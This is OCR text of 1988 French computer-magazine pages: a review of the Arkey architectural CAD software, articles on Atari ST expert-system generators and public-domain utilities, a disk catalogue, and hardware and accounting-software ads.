
Si pour vous la télémaintenance consiste à prendre le contrôle d'un PC à partir d'un minitel distant, OUTLAND vous propose MINISAG à 660 F (prêt à l'emploi).

17 rue du Marché Commun C.P 1220 44082 NANTES cédex 03 Tél. 40 93 92 19

choisi Arkey pour son prix. Les autres solutions étaient trop chères pour moi. »

Arkey est un logiciel de dessin vectoriel, où l'on travaille d'abord en deux dimensions, avant d'ajouter la troisième. L'architecte commence donc par le plan ou l'élévation (la façade), puis introduit des cotes de hauteur ou de profondeur, positives ou négatives par rapport au plan ou à la façade de référence. Cela oblige à une certaine gymnastique intellectuelle. « Avec ce système, la création des fenêtres est assez délicate, remarque Pierre Lacour. Mais l'approche d'Arkey reste voisine des habitudes de travail des architectes. »

Au début d'un projet, l'utilisation de l'informatique est lourde. « Il faut expliquer beaucoup plus de choses à l'ordinateur qu'à soi-même, et il est impératif de respecter une méthode de travail stricte. La rationalisation est indispensable, alors que manuellement on peut se laisser aller à ses petites habitudes. » Mais une fois le plan terminé, ce qui exige un temps à peu près similaire à celui d'un tracé à la main, les modifications s'apparentent à un jeu d'enfant, en comparaison d'un grattage sur calque. « Jusqu'à présent, j'ai surtout travaillé à la rénovation de pavillons anciens. La réhabilitation, c'est ce qu'il y a de pire, et Arkey s'en sort bien. Sur un projet de nouvelle construction, le logiciel sera tout à fait efficace. »



Arkey, logiciel 2D et 3D, réclame une méthode de travail assez stricte.

Pierre Latour apprécie particulièrement la bonne mise en place des fonctions 2D, à l'exception de l'éloignement trop important des menus « Dessin » et « Option ». Cela semble un détail, mais les allers et retours entre ces deux menus sont continuels. La mise en perspective est également réussie – et rapide – associée ou non à la fonction « faces cachées », qui agit soit bloc par bloc, soit globalement. Mais, dans ce cas, le logiciel « se plante » s'il existe la moindre petite erreur. L'ordinateur ne souffre aucune approximation, alors que de petits écarts passent inaperçus lorsque l'architecte trace à la main. Le zoom est très puissant et pratiquement illimité, grâce à la possibilité d'agrandissements successifs. Il utilise la technique classique du passage en plein écran d'une portion sélectionnée du plan. La fonction « snapshot » est également très utile pour couper et isoler une partie du plan.

Au chapitre des critiques, on notera la quasi-absence de commandes clavier – l'utilisation obligatoire de la souris se révèle fastidieuse à la longue – et celle, totale, de macrocommandes.

Pour des raisons évidentes de définition d'écran, Arkey n'existe qu'en version monochrome. Pierre Lacour vient pourtant d'acquérir un moniteur couleur, en même temps que le logiciel de création graphique couleur Spectrum. « La présentation du projet en perspective ne me sert pas dans mon travail. Mais c'est un bon argument de vente, car le client comprend beaucoup plus facilement une vue en perspective qu'un plan. Pour cela, l'apport de l'ordinateur est déterminant, puisqu'il permet de sortir facilement plusieurs vues du projet. » Dans cette optique, les fichiers Arkey sont récupérés, après conversion, par Spectrum qui effectue la mise en couleurs. Si la définition pure y perd, l'apport de la couleur et les prouesses de Spectrum rendent la représentation très réaliste et attrayante.

Pierre Lacour utilise une table traçante au format A3, qui suffit pour réaliser des plans destinés à un dépôt de permis de construire. Par exemple, le plan d'un pavillon sur trois niveaux tient sur une seule feuille à l'échelle 1/100e, et la construction est possible avec quelques feuilles A3, en utilisant l'échelle habituelle de 1/50e. L'habitude est cependant de travailler sur chantier en A0, pour n'utiliser qu'une seule feuille. Mecanorma effectue dans ce cas des impressions sur table traçante A0. Un service qui montre le suivi assuré par le distributeur.

L'aide aux utilisateurs d'Arkey n'est pas un vain mot. Pierre Lacour a eu l'occasion de rencontrer des architectes utilisant des logiciels sur d'autres standards. A la seule vue des performances pures, il ne regrette absolument pas son choix.

PATRICE DESMEDT

ARKEY

Éditeur : Mecanorma Technologies
Distributeur : JCS Composants
Prix : Arkey avec Arquant et Arcutil, 23 500 F ht. Installation, une demi-journée de formation et assistance téléphonique : 2 500 F ht. Stage de formation de 3 jours : 3 000 F ht.
Service-lecteurs, référence n° 101

FRANCHISSEZ LA BARRE DES 640 K !!!

Toute la puissance RAM utilisable, MEME SOUS DOS, de 640 K à 4 MB grâce à l'EMS intégré.

...avec la carte AT-286 équipant les nouveaux PC/AT d'ABACUS COMPUTERS

• la carte la plus rapide : 4 vitesses de 6 à 16 MHz (15.8 au Landmark test) 0/1 wait state


compatibilité avec les logiciels les plus courants (Lotus, Windows, Open Access, Xenix...)

ABACUS AT-20/40/80

Selon disque dur 20/40/80 MB • 2 sorties séries • 2 sorties parallèles • carte graphique HERCULES/CGA sélectable par SOFT • carte contrôleur 2 floppies, 2 disques durs • 8 slots d'extension dont 6 libres • horloge sauvegardée • 1 lecteur 3"5 1.44 MB, 1 lecteur 1.2 MB japonais. 1 MB RAM (RAM de 100 nanosecondes), 128 K ROM (avec autotest complet intégré) • 1 disque dur 20/40/80 MB, emplacement pour : co-processeur arithmétique, 2e disque dur, système de sauvegarde interne. Clavier AZERTY 102 touches, alimentation 200 W, boîtier luxe type baby AT avec touches RESET et TURBO, affichage digital de la vitesse, clef masquée par volet.

2 ans de garantie * assurée dans toute la France par les stations du réseau CGEE-ALSTHOM

ABACUS COMPUTERS VOUS OFFRE LES PORTABLES LES PLUS RAPIDES DU MARCHE !!



ABACUS AT-20 LP

Un portable LCD révolutionnaire !!! Le seul en France à avoir :

- la vitesse : le plus rapide des AT-286 portables 4 vitesses de 6 à 16 MHz 1 à 4 MB utilisables sous DOS, EMS intégré, OS/2 compatible
- parfaite lisibilité de l'écran 640 × 400 rétro-éclairé, HERCULES/CGA
- 1 disque dur 20/40 MB autopark 40 ms temps d'accès,
- 1 lecteur 1.44 MB 3"5
- 2 slots longs libres !!!
- 1 clavier AZERTY 102 touches !!!
- touches turbo et reset
- connexions à moniteur externe CGA/Monochrome, raccordement externe à lecteur 1.2 MB 5"1/4. • 2 sorties séries 9 et 25 broches, 1 sortie parallèle,
- poids 8,5 kg, dimensions 24 × 41 × 21 cm, sac de transport gratuit.

ABACUS AT-20 LP est un portable qui est en fait une véritable machine de bureau que vous emmènerez où vous voudrez... Si vous n'avez pas fini votre travail, emportez tout simplement l'ordinateur à la maison.
Et enfin, un classique l'ABACUS AT 20 P version à moniteur cathodique bi-fréquence intégré de l'ABACUS AT 20 (existe en version PC/XT).

Couplés à un moniteur externe monochrome ou couleur tous nos portables sont en fait utilisables comme machines de bureau... Mêmes performances, portabilité en plus, une question de choix... Et sous peu un LAPTOP 6 Kg, autonomie 6 h. Et sous peu, également, une carte 386 20 MHz ultra-performante pourra équiper tous nos modèles...
ABACUS COMPUTERS peut vous offrir la solution PAO la plus économique, et vous propose pour votre gestion un logiciel de comptabilité/facture très performant, PLACON, servi par 3 niveaux d'assistance (téléphonique, télématique et gestion directe de l'écran de l'utilisateur) à un prix d'ami pour tout achat d'un système...

ABACUS COMPUTERS DES MACHINES GARANTIES DEUX ANS* DANS TOUTE LA FRANCE PAR LE RESEAU CGEE-ALSTHOM

Pour tous renseignements écrire à **ABACUS COMPUTERS, 15 rue Erard 75012 Paris** - ☎ 43 42 58 70

Nous recherchons des revendeurs régionaux dynamiques.


AMIENS : PROFIL'S 22.92.13.56, **CANNES :** J.P. JOUBERT 93.99.02.88, **CLERMONT-FERRAND :** BRUN CONSULTANT 73.31.20.80, **DIJON :** SOCOGEST 80.31.95.96, **LYON :** TINEL TELEMATIQUE 74.95.63.78, **ORLEANS :** SIP 38.72.14.45, **PONT SAINTE-MARIE :** MGR INFORMATIQUE 25.80.67.48, **RENNES :** BEST COM 99.38.64.22, **STRASBOURG :** ARM INFORMATIQUE 88.30.09.09, **VESOUL :** FRANCHE COMTE INFORMATIQUE 84.75.01.18.

* (Machine scellée, sauf disque dur, lecteurs et moniteur : garantie 1 an).

SYSTEMES EXPERTS

UNE INTELLIGENCE BIEN PARTAGÉE

La mode de l'intelligence artificielle touche aussi l'Atari. Les générateurs de systèmes experts de qualité se multiplient à des prix très bas, et tirent parti des capacités du Mega ST.



Claudette Bellard

Les générateurs de systèmes experts sur Atari comptent parmi les plus puissants du marché. La plupart des systèmes proposés peuvent utiliser jusqu'à 4 Mo de mémoire vive et 40 Mo sur disques durs, en faisant appel à plusieurs partitions. De plus, les prix des générateurs et des applications se sont mis à la mode Atari : « le maximum au moindre prix » ! L'Expert de MindSoft a été le premier générateur de systèmes experts sur Atari. Il constituait une bonne approche des SE, mais sa puissance d'ordre 0+ était limitée, puisqu'il ne pouvait accepter que 250 règles. Il est pourtant resté longtemps un standard sur le ST, à peine concurrencé par Athena de Pressimage. L'Expert, dont la production est arrêtée, a été remplacé par Instant Expert Plus, un produit entièrement nouveau.

EDITEUR WANTED

Mindsoft Instant Expert Plus fonctionne aussi bien sur compatibles PC, Mac ou Atari. Déjà commercialisé sur PC, il sera disponible sur Atari dès qu'il aura trouvé un éditeur, car MindSoft est trop occupée par son produit phare, Nexus, pour consacrer du temps à sa distribution. C'est dommage, car ce générateur de systèmes experts possède des atouts intéressants, même s'il est moins puissant que Nexus. Ecrit en Modula 2, il présente la particularité d'associer des graphiques au raisonnement. En clair, on peut saisir des faits ou des expressions en cliquant sur un dessin, par exemple, et après passage dans la moulinette du moteur d'inférence, déduire d'autres faits graphiques. Pour l'Atari, on imagine immédiatement avec quelle facilité on pourrait créer des jeux. Instant Expert permet de délimiter des zones d'une image et de leur associer des règles du type SI ...ALORS.

Le système manipule des propositions (vraies, fausses ou inconnues), mais pas des prédicats (des faits variables). Les inconditionnels de la classification le considèrent donc comme un générateur d'ordre 0+. Il travaille en chaînage avant (partir d'une hypothèse et chercher une solution), chaînage arrière (partir de la solution et chercher à prouver sa validité) et peut même mixer les deux modes de déduction.

Instant Expert Plus pourra être utilisé dans le domaine du diagnostic économique médical ou technique, mais aussi pour des petits systèmes d'analyse financière ou économique. L'idée de créer des jeux avec ce générateur trouvera sa véritable raison d'être si l'auteur se décide à vendre un *runtime* avec le programme.

Inférence, une jeune société spécialisée dans l'IA, a présenté, après un Lisp et un Prolog, Le Spécialiste. C'est un générateur de systèmes experts performant. De niveau 1, il est capable de créer des systèmes qui pourront « apprendre » tout seuls, et offre des fonctions très complètes : inclusion de graphisme, chaînage de plusieurs bases entre elles, etc. Son côté austère est son principal point faible.

Aroface, en revanche, propose un générateur de systèmes experts beaucoup plus convivial, programmable en langage naturel, et très bon marché (490 F). Ses capacités sont équivalentes à celles du Spécialiste (niveau 1, inclusion graphique, chaînage de plusieurs bases, emploi de facteurs de certitudes avec représentation graphique, quatre modes d'inférence, nombre théorique de règles illimité, etc.), avec l'avantage d'une utilisation simplifiée par une ergonomie très bien conçue et un vérificateur de logique. En outre, Aroface a mis en place un service de création de systèmes experts sur mesure. Un certain nombre d'applications de type familial devraient prochainement voir le jour.

Sur le terrain de l'intelligence artificielle, l'Atari dispose désormais de logiciels performants même s'ils sont encore dans une phase de progression.

THIERRY PLATON

VAL-REX
tout autour de l'informatique

Micropact Standard
un autre moyen pour simplifier la micro

Pratique. Toute l'informatique à portée de main.
Le Micropact Standard s'adapte parfaitement à la gestuelle informatique. Il intègre votre taille, votre position de travail assise ou debout avec un maximum de confort.

Evolutif. Le Micropact Standard grandit avec vos besoins grâce à ses multiples accessoires : plateaux avant, arrière, latéral, boîte à disquettes, panier à listings... le tout réglable selon votre volonté.
L'informatique n'a jamais été aussi logique !

Compact. Moins de 0,5 m² au sol.
Une telle économie de place dans le bureau, c'est un vrai luxe !

Mobile. Monté sur roulettes dont deux avec frein, le Micropact Standard se déplace d'un bureau à l'autre en toute sécurité !

Elégant. Une architecture sobre, des plateaux beiges traités anti-reflets. Des caches amovibles latéraux permettant de dissimuler astucieusement les fils et les câbles de raccordement dans les montants, font du Micropact Standard un meuble élégant qui s'intègre parfaitement dans le bureau.

M., Mme _____
Société _____
Adresse _____
C.P. _____ Ville _____
Souhaite sans engagement de sa part recevoir une documentation gratuite sur la gamme VALREX
01/06/88/T

VAL-REX ®
B.P. 8 - 84600 VALREAS - TEL. : 90.35.00.80 - TELEX : 431124

Référence 182 du service-lecteurs (page 66)

UTILITAIRES

ACCESSOIRES : L'INDISPENSABLE SUPERFLU

Il suffit souvent d'un petit rien pour que l'utilisation d'un ordinateur soit plus agréable. Les utilitaires sont dédiés à cette tâche, pour accélérer les accès aux fichiers, « photographier » une partie de l'écran ou continuer de travailler pendant une impression. La majorité de ces programmes appartiennent au domaine public. Ils sont libres de droit et peuvent circuler gratuitement.

LES ACCESSOIRES DE BUREAU

De la calculatrice à l'agenda, du *snapshot* au disque virtuel, de l'horloge à l'automate, les accessoires de bureau du domaine public sont nombreux. Ces petits utilitaires sont directement accessibles depuis le bureau. Il suffit qu'ils soient nommés .ACC, et le Gem charge automatiquement les six premiers qu'il trouve sur une disquette (attention, un septième empêche un chargement correct). Le fin du fin, Back-Pack, en propose pour sa part une dizaine supplémentaire. C'est un ensemble d'utilitaires comprenant une horloge, un agenda, un carnet de notes, une machine à écrire, un tampon d'impression, un carnet d'adresses, un générateur de disques virtuels, un programme de configuration d'imprimante, etc. Celui-ci a l'avantage de n'occuper que la place d'un accessoire, mais des packs du même genre sont disponibles chez d'autres éditeurs (Cornerman de Michtron ou Quick Mind de MindSoft). Par définition, tous ces programmes pourraient être des accessoires. Malheureusement, ceux-ci sont résidents en mémoire et occupent de la place. Il est donc impossible d'avoir des outils puissants. En revanche, on y accède immédiatement à partir de la plupart des logiciels utilisant une barre de menu.

LES SWITCHERS

Avec 4 Mo de mémoire vive, on peut loger bien plus qu'une application. Il existe donc des programmes qui font cohabiter plusieurs logiciels et permettent de basculer de l'un à l'autre. Les *switchers* sont très utiles. Malheureusement, ils ne fonctionnent pas toujours avec tous les programmes. Twist, le dernier-né de la catégorie, avait remplacé K-Swich de Kuma Software. On attendait des miracles de ce produit qui basculait de manière éblouissante d'un écran 1stWord vers un écran Degas. Hélas, quelques mois de pratique nous confirment que Twist n'est pas totalement au point. Il ne supporte pas les accessoires et exige d'importantes marges de sécurité en taille-mémoire. Il n'est donc réellement utilisable que sur les Mega ST. Il rend des services, mais une version 2 serait la bienvenue.

LES ÉMULATEURS

Grâce aux émulateurs, il est possible de faire fonctionner sur l'Atari des logiciels conçus, à l'origine, pour d'autres machines. Il en existe deux catégories : les gadgets pour les amateurs ▶

POUR 975 F HT
CIEL VOUS RÈGLE VOS COMPTES !

Pour 975 F H.T. CIEL-COMPTA-GESTION met la comptabilité/gestion informatique à la portée du plus grand nombre d'utilisateurs.

Plus de 3.000 logiciels vendus (Matra, General Electric, CNRS, Continental Bank, Printemps, Sony France..., PME-PMI, professions libérales, cabinets d'experts-comptables sont la preuve de sa fiabilité.

Avec sa puissance (nombre de comptes, d'écritures et de clients illimité...) CIEL-COMPTA-GESTION accomplit les fonctions suivantes :

- **Comptabilité générale (avec brouillards de saisie), auxiliaire et analytique, échéancier.**
- **Budget.**
- **Gestion des commandes/devis.**
- **Facturation.**
- **Gestion de stock.**

Quelques heures suffisent, avec un manuel concis, pour faire connaissance des multiples capacités de CIEL-COMPTA-GESTION. Ensuite, fidèlement, sur votre PC, XT ou AT et PS à 512 K minimum, il réglera vos comptes et, pour vous, se dépensera sans compter.

En cas de non satisfaction du logiciel dans un délai de 15 jours, renvoyez-le à CIEL qui vous remboursera (déduction faite des 70 F de port et reconditionnement).

Ciel ! LES LOGICIELS QUI DONNENT DES AILES A VOTRE ENTREPRISE.

Référence 187 du service-lecteurs (page 66)

UN LOGICIEL DE COMPTA-GESTION A 975 F H.T.

01/06/88

Nom _____

Société _____

Adresse _____ Ville _____

Code Postal _____ Tél. _____

Je désire recevoir

☐ **CIEL-COMPTA-GESTION** : 975 F H.T./**1.156,35 F** T.T.C.

☐ **CIEL-PAYE** : 780 F H.T./**925,08 F** T.T.C.

☐ **CIEL-IMMOBILISATIONS** : 480 F H.T./**569,28 F** T.T.C.


☐ **CIEL-CHRONO** (Gestion du temps du personnel) : 590 F H.T./**699,74 F** T.T.C.

☐ **CIEL-TEXTE** (Traitement de texte) : 450 F H.T./**533,70 F** T.T.C.

☐ **CIEL-TABLEUR** : 380 F H.T./**450,68 F** T.T.C.

RÈGLEMENT PAR CHÈQUE A LA COMMANDE.
Une facture justificative vous sera adressée.
Coupon-réponse à adresser à CIEL,
Compagnie Internationale d'Édition de Logiciels,
13, passage des Tourelles - 75020 PARIS.

NUMERO VERT 05 001 001



Claudette Belliard

(CPM, Apple II et Atari 800) et les vrais émulateurs. Amiga (Metacomco), comme son nom l'indique, émule les logiciels Amiga et ne fonctionne qu'avec un *Blitter*. Aladin et Magic Sac (Pacific Data) transforment le ST quasiment en un Macintosh 512. Longtemps sujets à polémique, ils tournent pourtant parfaitement. Aladin est vendu prêt à l'emploi. Il oblige à transférer les logiciels Mac sur une disquette formatée par ses soins. Seuls ceux qui ne sont pas protégés sont donc utilisables. MagicSac doit être complété par les ROM du Mac 512, ce qui constitue bien sûr un handicap. La version 2, présentée lors du dernier Comdex de Las Vegas, n'est pas encore disponible. Elle présente le grand avantage de lire directement n'importe quel logiciel Mac.

PC-Ditto fonctionne avec presque tous les programmes mais, comme il s'agit d'un émulateur uniquement logiciel, le ralentissement du traitement est très net. Ainsi, l'Atari jouant les PC est aussi lent, voire plus lent qu'un vénérable PC à 4,77 MHz ! Pour l'utiliser pleinement, il faudra bien entendu connecter un lecteur de disquettes 5"1/4 ou employer plus simplement des disquettes PC en 3"1/2.

Au départ, les émulateurs PC et Mac semblaient intéressants pour accéder aux deux bibliothèques de logiciels. Cet argument est de moins en moins pertinent, d'une part, à cause de la médiocrité de la vitesse de traitement et, d'autre part, grâce à l'augmentation rapide du nombre de logiciels sur ST et de leur qualité. En fait, ces émulateurs servent surtout à ceux qui ont la pratique d'un logiciel et qui désirent garder leurs habitudes.

LA GESTION DES DISQUES

Les utilitaires aident à copier, vérifier et formater les disquettes et à accélérer et sauvegarder les disques durs. Pour la copie de disquettes, rien ne vaut l'indispensable FastCopy (un domaine public de Martin Backshat). Le célèbre Procopy de Proco Product et le puissant Acopier de MegaSoft sont également utiles, même s'ils servent parfois à des fins inavouables. Pour copier les fichiers plus rapidement avec un lecteur de disquettes, seul Fichiers (Station Informatique) est réellement efficace, en dehors de l'utilisation d'un disque virtuel. Pour formater une disquette, on peut faire appel à l'utilitaire du bureau ou choisir une autre solution parmi les nombreux formateurs du domaine public (Superformat, Twister, etc.).

La réparation des disquettes endommagées se fera avec X-Util (domaine public) ou un éditeur disque plus classique (Dust d'Hippopotamus, Raid de IWS ou Kissed de Michtron). Le disque dur s'initialisera automatiquement avec HDBoot, augmentera ses capacités avec Folder 100, s'accélérera avec Turbodos, un programme dont on ne peut plus se passer dès son installation. Password crée des clés pour protéger l'accès des fichiers, Backup ou Turtle facilitent les copies de sauvegarde, et DPC installe des logiciels protégés. Tous ces programmes sont disponibles en domaine public.

LA COMMUNICATION


En ce qui concerne la communication modem, les utilitaires Atari respectent pour la plupart les standards déjà établis. Toujours dans le domaine public, Kermit et Xmodem demeurent indispensables. A côté du VT100 d'Atari, Flash d'Antic domine largement la production traditionnelle. Ces quatre logiciels transmettront des données à travers n'importe quel câble et modem (y compris celui du Minitel) dans n'importe quel mode et à n'importe quelle vitesse...

3615 CODE OI

LE RENDEZ-VOUS DES ATARIstes

Messagerie, forum, conseils techniques, actualités.

DOMAINE PUBLIC Oi



FESTIVAL ATARI

Edition spéciale! A l'occasion de ce panorama des applications professionnelles disponibles sur l'Atari ST, l'ensemble de notre catalogue Feed Oi / ST, disquettes ST 1 à ST 12, est réédité.

Attention! Cette sélection d'utilitaires, d'aplications et de jeux versés dans le domaine public vous est proposée pendant une durée limitée. Pour être honorée, votre commande doit nous parvenir impérativement avant le 15 juillet 1988.

ST 1 Accessoires de bureau


Horloge PRG *Utilitaire* Mise à jour de la date et de l'heure de l'horloge interne (source). **Breakout ACC** *Jeu* Casse-briques en accessoire de bureau. **Calculet ACC** *Utilitaire* Calculatrice classique. **HPLike ACC** *Utilitaire* Calculatrice du type HP, notation polonaise inverse, accessoire de bureau. **Calendri ACC** *Utilitaire* Calendrier en accessoire de bureau. **Montre ACC** *Utilitaire* Horloge digitale en accessoire de bureau. **Maison PR6** *Utilitaire Monochrome* Une maison animée en trois dimensions (source). **XLisp** *Programmation source* Un langage Lisp avec documentation anglaise (Version 1.7). **Memlibre.ACC** *Utilitaire* Donne la mémoire libre du ST.

ST 2 Programmation

XLisp.C *Programmation* Les 23 fichiers sources écrits en C de Xlisp version 1.7. **Make512.TOS** *Utilitaire* Reconfigure le 1040 ST en 520 ST afin de lire les fichiers spécifiques 520 ST. **Make1MB.TOS** *Utilitaire* Reconfigure le 1040 ST à 1 Mo. **Loupe.ACC** *Utilitaire* Un zoom accessible à tout moment, en accessoire de bureau. **Othello.ACC** *Jeu* Le classique jeu d'Othello reversi en accessoire de bureau. **Delbak.PRG** *Utilitaire Source GFA* Supprime les fichiers BAK générés par des logiciels comme First Word et Basic GFA. **Dirprint.PRG** *Utilitaire Source GFA* Imprime sur papier le catalogue de l'unité A: niveau principal et sous répertoires. **DegasNeo.PRG** *Graphisme Source GFA* Conversion de fichiers Degas en fichiers Néochrome et réciproquement. **Baiser.PI1** *Image* Une image sous Degas de Jean-Yves Corre.


ST 3 Editeur de texte

MicroEMACS *Editeur* 21 fichiers contenant 2 versions de MicroEMACS. Traitement de texte 80colonnes avec spoule d'imprimante.



ST 4 Graphisme

